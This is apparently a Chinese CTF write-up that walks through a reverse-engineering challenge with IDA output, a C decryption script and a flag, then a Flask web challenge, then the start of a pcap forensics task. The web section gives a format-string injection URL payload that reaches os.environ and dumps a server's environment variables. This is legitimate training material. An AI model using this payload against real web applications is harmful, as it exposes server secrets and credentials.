
```
ModuleNotFoundError: No module named 'keystone'

IDA is analysing the input file...
You may start to explore the input file right now.
Using FLIRT signature: SEH for vc64 7-14
Propagating type information...
Function argument information has been propagated
lumina: Invalid remote certificate
The initial autoanalysis has been finished.
```

File Edit Jump Search View Debugger Lumina Options Windows Help
No debugger
Library function Regular function Instruction Data Unexplored External symbol Lumina function
Functions window
IDA View-A
Hex View-1
Structures
Enums
Imports
Exports
Output window
Python

搜下字符串




Address	Length	Type	String
.rdata:000000...	00000011	C	plz input flag:\n



```
.rdata:000000014001ADE4                 db    0
.rdata:000000014001ADE5                 db    0
.rdata:000000014001ADE6                 db    0
.rdata:000000014001ADE7                 db    0
.rdata:000000014001ADE8 aPlzInputFlag   db 'plz input flag:',0Ah,0
.rdata:000000014001ADE8                                          ; DATA XREF: sub_140011F90+1B↑o
.rdata:000000014001ADF9                 align 4
.rdata:000000014001ADFC aFail           db 'fail',0              ; DATA XREF: sub_140011F90+57↑o
.rdata:000000014001ADFC                                          ; sub_140011F90:loc_140012077↑o
.rdata:000000014001AE01                 align 8
.rdata:000000014001AE08 off_14001AE08   dq offset aTheValueOfEspW
.rdata:000000014001AE08                                          ; DATA XREF: .text:0000000140012EA7↑r
.rdata:000000014001AE08                                          ; "The value of ESP was not properly saved"...
.rdata:000000014001AE10                 dq offset aACastToASmalle ; "A cast to a smaller data type has cause"...
.rdata:000000014001AE18                 dq offset aStackMemoryWas ; "Stack memory was corrupted\r\n"
.rdata:000000014001AE20                 dq offset aALocalVariable ; "A local variable was used before it was"...
.rdata:000000014001AE28                 dq offset aStackMemoryAro ; "Stack memory around _alloca was corrupt"...
.rdata:000000014001AE30 off_14001AE30   dq offset aUnknownRuntime
.rdata:000000014001AE30                                          ; DATA XREF: .text:loc_140012EC0↑r
.rdata:000000014001AE30                                          ; "Unknown Runtime Check Error\r\n"
.rdata:000000014001AE38 unk_14001AE38   db    1                  ; DATA XREF: sub_140013110+CB↑o
```

交叉引用找到main所在处


反编译




```
__int64 sub_140011F90()
{
  __int64 result; // rax
  size_t v1; // [rsp+28h] [rbp+8h]
  int i; // [rsp+44h] [rbp+24h]

  sub_14001138E(&unk_140022066);
  sub_1400111A4("plz input flag:\n");
  sub_14001120D(&unk_14001ADD0, Buf1, 49i64);
  v1 = j_strlen(Buf1);
  if ( v1 == 48 )
  {
    for ( i = 0; i < v1 / 4; i += 3 )
      sub_14001107D(&Buf1[4 * i], v1 % 4);
    if ( !j_memcmp(Buf1, &unk_14001D000, 0x30ui64) )
      sub_1400111A4("success");
    else
      sub_1400111A4("fail");
    result = 0i64;
  }
  else
  {
    sub_1400111A4("fail");
    result = 0i64;
  }
  return result;
}
```

有48个字符串需要根据其整数大小进行分组。每组包含三个字符串，因此每次可以处理12个字符。

查看加密函数



```
char v4[32]; // [rsp+0h] [rbp-20h] BYREF
char v5; // [rsp+20h] [rbp+0h] BYREF
unsigned int v6; // [rsp+24h] [rbp+4h]
unsigned int v7; // [rsp+44h] [rbp+24h]
unsigned int v8; // [rsp+64h] [rbp+44h]
int j; // [rsp+84h] [rbp+64h]
int v6_0; // [rsp+A8h] [rbp+88h]
int v6_1; // [rsp+ACh] [rbp+8Ch]
int v6_2; // [rsp+B0h] [rbp+90h]
int v6_3; // [rsp+B4h] [rbp+94h]
int v7_0; // [rsp+D8h] [rbp+B8h]
int v7_1; // [rsp+DCh] [rbp+BCh]
int v7_2; // [rsp+E0h] [rbp+C0h]
int v7_3; // [rsp+E4h] [rbp+C4h]
int v8_0; // [rsp+108h] [rbp+E8h]
int v8_1; // [rsp+10Ch] [rbp+ECh]
int v8_2; // [rsp+110h] [rbp+F0h]
int v8_3; // [rsp+114h] [rbp+F4h]
int k; // [rsp+134h] [rbp+114h]
unsigned int res1; // [rsp+204h] [rbp+1E4h]
unsigned int res2; // [rsp+208h] [rbp+1E8h]
unsigned int res3; // [rsp+20Ch] [rbp+1ECh]

v1 = &v5;
for ( i = 78i64; i; --i )
{
  *(_DWORD *)v1 = -858993460;
  v1 += 4;
}
sub_14001138E((__int64)&unk_140022066);
v6 = *a1;
v7 = a1[1];
v8 = a1[2];
srand(0xDEADC0DE);
for ( j = 0; j < 32; ++j )
{
  v6_0 = (unsigned __int8)v6;
  v6_1 = BYTE1(v6);
  v6_2 = BYTE2(v6);
  v6_3 = HIBYTE(v6);
  v7_0 = (unsigned __int8)v7;
  v7_1 = BYTE1(v7);
  v7_2 = BYTE2(v7);
  v7_3 = HIBYTE(v7);
  v8_0 = (unsigned __int8)v8;
  v8_1 = BYTE1(v8);
  v8_2 = BYTE2(v8);
  v8_3 = HIBYTE(v8);
```



```
v1 = &v5;
for ( i = 78i64; i; --i )
{
  *(_DWORD *)v1 = -858993460;
  v1 += 4;
}
sub_14001138E((__int64)&unk_140022066);
v6 = *a1;
v7 = a1[1];
v8 = a1[2];
srand(0xDEADC0DE);
for ( j = 0; j < 32; ++j )
{
  v6_0 = (unsigned __int8)v6;
  v6_1 = BYTE1(v6);
  v6_2 = BYTE2(v6);
  v6_3 = HIBYTE(v6);
  v7_0 = (unsigned __int8)v7;
  v7_1 = BYTE1(v7);
  v7_2 = BYTE2(v7);
  v7_3 = HIBYTE(v7);
  v8_0 = (unsigned __int8)v8;
  v8_1 = BYTE1(v8);
  v8_2 = BYTE2(v8);
  v8_3 = HIBYTE(v8);
  for ( k = 0; k < 4; ++k )
  {
    *(&v6_0 + k) = (unsigned __int8)(23
    *(&v7_0 + k) = (unsigned __int8)(23
    *(&v8_0 + k) = (unsigned __int8)(23
  }
  v6 = (v6_3 << 24) | (v6_2 << 16) | (v6
  v7 = (v7_3 << 24) | (v7_2 << 16) | (v7
  v8 = (v8_3 << 24) | (v8_2 << 16) | (v8
  res1 = v7 >> 7;
  res2 = rand() + res1;
  res3 = (v7 >> 15) ^ (v7 << 10) | 3;
  v6 += res2 + (rand() ^ res3);
  res1 = v8 >> 7;
  res2 = rand() + res1;
  res3 = (v8 >> 15) ^ (v8 << 10) | 3;
  v7 += res2 + (rand() ^ res3);
  res1 = v6 >> 7;
  res2 = rand() + res1;
  res3 = (v6 >> 15) ^ (v6 << 10) | 3;
  v8 += res2 + (rand() ^ res3);
}
*a1 = v6;
```

从v6=*a1开始，以下是有效代码。代码将48个字符分成12个int字节数据，每个int字节数据由四个字符组成。同时，代码将种子设置为0xDEADC0DE，并在每次循环中保持该种子不变。

在循环中，对v6进行了一系列操作来拆分字符并将其存储为int类型的数据。为了方便观察，v6的命名被修改为v6_x（其中x表示第几个字节）。

外层循环重复执行32次，每次将字符组拆分开来，然后对每个字符进行单独的操作。内层循环重复执行4次，相当于对每个字符进行单独的操作：(ch * 23 + 66) & 0xff。然后，根据原来的位置将字符重新合并成int类型的数据。

接下来，v6和v7的值被相加，并且使用了两次随机值。v7使用了v8，与上面的操作类似。v8使用了加密后的v6，也是与上面的操作类似。

总的来说，上述循环总共执行了32次，因此无法通过暴力破解来获取结果。每次循环使用了6次rand()函数，总共执行了32 * 6次rand()函数。

根据您的要求，以下是对上述步骤的整理：

首先，通过初始化随机数表来准备加密过程所需的随机数。

然后，通过对加密的v6进行解密，再使用解密后的结果来解密v8，以及使用解密后的v8来解密v7，最后使用解密后的v7来解密v6，完成了整个解密过程。

接下来，将字符组进行拆分，将每个字符单独处理，并进行反向操作，以还原原本的字符。

通过以上步骤，完成了对加密数据的解密过程，并成功得到了原本的字符。

```
#include<Windows.h>
#include<stdio.h>
#include<stdlib.h>
unsigned char ida_chars[49] =
{
    0x48, 0x4D, 0x3B, 0xA0, 0x27, 0x31, 0x28, 0x54, 0x6D, 0xF1,
    0x21, 0x35, 0x18, 0x73, 0x6A, 0x4C, 0x71, 0x3B, 0xBD, 0x98,
    0xB6, 0x5A, 0x77, 0x2D, 0x0B, 0x2B, 0xCB, 0x9B, 0xE4, 0x8A,
    0x4C, 0xA9, 0x5C, 0x4F, 0x1B, 0xF1, 0x98, 0x3D, 0x30, 0x59,
    0x3F, 0x14, 0xFC, 0x7A, 0xF4, 0x64, 0x02, 0x2B, 0x00
    };
void Init_rand()
{
    srand(0xDEADC0DE);
    for (int i = 0; i < 6 * 32; i++)
        rand_res1[i] = rand();
    return;
}
int rand_res1[6 * 32]{ 0 };

int re_char(unsigned char a1)
{
    for (int i = 0; i <= 0xff; i++)
        if (((i * 23 + 66) & 0xff) == a1)
            return i;
    return -1;
}
void exp(char * res_text, int * rand_res)
{
    int v6_byte[4] = { 0 };
    int v7_byte[4] = { 0 };
    int v8_byte[4] = { 0 };
    unsigned int v6, v7, v8;
    unsigned int res1, res2, res3;
    v6 = ((int*)res_text)[0];
    v7 = ((int*)res_text)[1];
    v8 = ((int*)res_text)[2];
    for (int j = 31; j >= 0 ; j--)
    {
        res1 = v6 >> 7;
        res2 = rand_res[j * 6 + 4] + res1;
        res3 = (v6 >> 15) ^ (v6 << 10) | 3;
        v8 -= res2 + (rand_res[j * 6 + 5] ^ res3);
        res1 = v8 >> 7;
        res2 = rand_res[j * 6 + 2] + res1;
        res3 = (v8 >> 15) ^ (v8 << 10) | 3;
        v7 -= res2 + (rand_res[j * 6 + 3] ^ res3);
        res1 = v7 >> 7;
        res2 = rand_res[j * 6 + 0] + res1;
        res3 = (v7 >> 15) ^ (v7 << 10) | 3;
        v6 -= res2 + (rand_res[j * 6 + 1] ^ res3);
        v6_byte[0] = v6 & 0xff;
        v6_byte[1] = (v6 >> 8) & 0xff;
        v6_byte[2] = (v6 >> 16) & 0xff;
        v6_byte[3] = (v6 >> 24) & 0xff;
        v7_byte[0] = v7 & 0xff;
        v7_byte[1] = (v7 >> 8) & 0xff;
        v7_byte[2] = (v7 >> 16) & 0xff;
        v7_byte[3] = (v7 >> 24) & 0xff;
        v8_byte[0] = v8 & 0xff;
        v8_byte[1] = (v8 >> 8) & 0xff;
        v8_byte[2] = (v8 >> 16) & 0xff;
        v8_byte[3] = (v8 >> 24) & 0xff;
        for (int k = 0; k < 4; k++)
        {
            v6_byte[k] = re_char((unsigned int)v6_byte[k]);
            v7_byte[k] = re_char((unsigned int)v7_byte[k]);
            v8_byte[k] = re_char((unsigned int)v8_byte[k]);
        }
        v6 = ((v6_byte[3]&0xff) << 24) | ((v6_byte[2]&0xff) << 16) | ((v6_byte[1]&0xff) << 8) | (v6_byte[0]&0xff);
        v7 = ((v7_byte[3]&0xff) << 24) | ((v7_byte[2]&0xff) << 16) | ((v7_byte[1]&0xff) << 8) | (v7_byte[0]&0xff);
        v8 = ((v8_byte[3]&0xff) << 24) | ((v8_byte[2]&0xff) << 16) | ((v8_byte[1]&0xff) << 8) | (v8_byte[0]&0xff);
    }
    for (int i = 0; i < 4; i++)
        printf("%c", ((char*)&v6)[i]);
    for (int i = 0; i < 4; i++)
        printf("%c", ((char*)&v7)[i]);
    for (int i = 0; i < 4; i++)
        printf("%c", ((char*)&v8)[i]);
}
int main(void)
{
    Init_rand();
    exp((char*)&ida_chars[0], rand_res1);
    exp((char*)&ida_chars[12], rand_res1);
    exp((char*)&ida_chars[24], rand_res1);
    exp((char*)&ida_chars[36], rand_res1);
    return 0;
}
```

flag{1CpOVOleB1d2FcYUvnN1k5PbfMzMNzUzUgV6mB7hXF}


Re–bad_pe

Crypto–SecretShare

Web–Escape

参考题目：

https://imaginaryctf.org/ArchivedChallenges/39


Helpful - BONUS (0pts)

by puzzler7

Description

Find the bonus `jctf{}` flag in Helpful and DM it to @puzzler7#1337 to get the @Envy of the World role!

Attachments

http://puzzler7.imaginaryctf.org:11005

Writeup

http://puzzler7.imaginaryctf.org:11005/?username={passhash.__str__.__globals__[app].wsgi_app.__globals__[os].environ[BONUS_FLAG]}&password=

The Flask module imports `os`, which means that any flask object that has access to `__globals__` also has access to `os`, and thus access to the environment variables.


Flag

username={passhash.__str__.__globals__[app].wsgi_app.__globals__[os].environ}&password=2

flag{d467150b–6e0b–4a9a–96c1–2148c6edcd5f}

流量深处（赛后复现）

udp后面看到一个secret.wav和zip文件，提取



Wireshark · 追踪 UDP 流 (udp.stream eq 1) · secret.pcapng

```
.Q...8...(XO..[g.../M..;
.Jd...{.1...t..#.P+L..y..dy.A...3%..r.M.s.!..^...........}z.+........j..V.....3r........Iw...... .
7Y.'...u........pn^..5.....=._.s...ax..Jh..<=Mj<.3........{O=v....>=...5....._...p.aL..c.T..E._...
.b...>..vs9......_r..&......gWe........y..r.......9#+/eQ!..L.+...;f.!..s      .....^~.R3..B.....
.1.}..p..Do....U.z&(]d....x-...p....../.)......K...?......7..^.%MC..:jFL....}...eO/...~8.q
../..f5..g..7o.|.K...W....>.s...5.|?:>m.T.=.e}..]....<.U......[..Sm..Cm..V....y.:..+....Q:#...%...).
4}}....&8......L....._....S...1x..|..........C
....[..?..t<.u_|.9.....O.}7..J.Z.!..h0...|..j.{|u..S...'.......kc..5.O.Ggf........     .5...hf.........
9.A......m.c.I....
b${..l.....'.On...zt...?..u.).......{C
.4...`U].T....J.h.9.
....n...$r_R5v..?..f..J.....t.....$.~..yo......_Y......d..:.....g...Q.J4R.|4.d...f].&....5..5....~.as...
5.....f..~.....A..;.T..1J.bN.'I...EO|..'.....TQ1.&}P.,....
.Z...Y..1....._@Y.v}A^....Q.Z..'|g...J...
8..3..@...L.H.A..-.`...P.F.Y..a^.R.|.....rr3...#V...u._..............|..u.&..N
......N....f......i..Yo...a^...KG....  62....u.7.|l.......{.zl...>=..........vz.I..j...g...Y.......
+r.&...........'bC..\=.{b...[............x?..oq.....O.......=...*.:b....s>G..].....G..s..u.....O8..%...t...
{...].`K........Ko.n..
..?.gY}.U...L..x..=..T../u.W...E.d...w0....W...Do......3..7.q.)......:.>
...
../.s..Qc..|J...`.`^]........z...eS.=g..).......~.....n.s.z.pk.c[.....t.~&...a.o....aP0....a.v?...-
R....YW..KSp.....]Cg....o.....8..n..OUp.<.>.I5..#..p..-eM+.Cu.>.}.._....c.
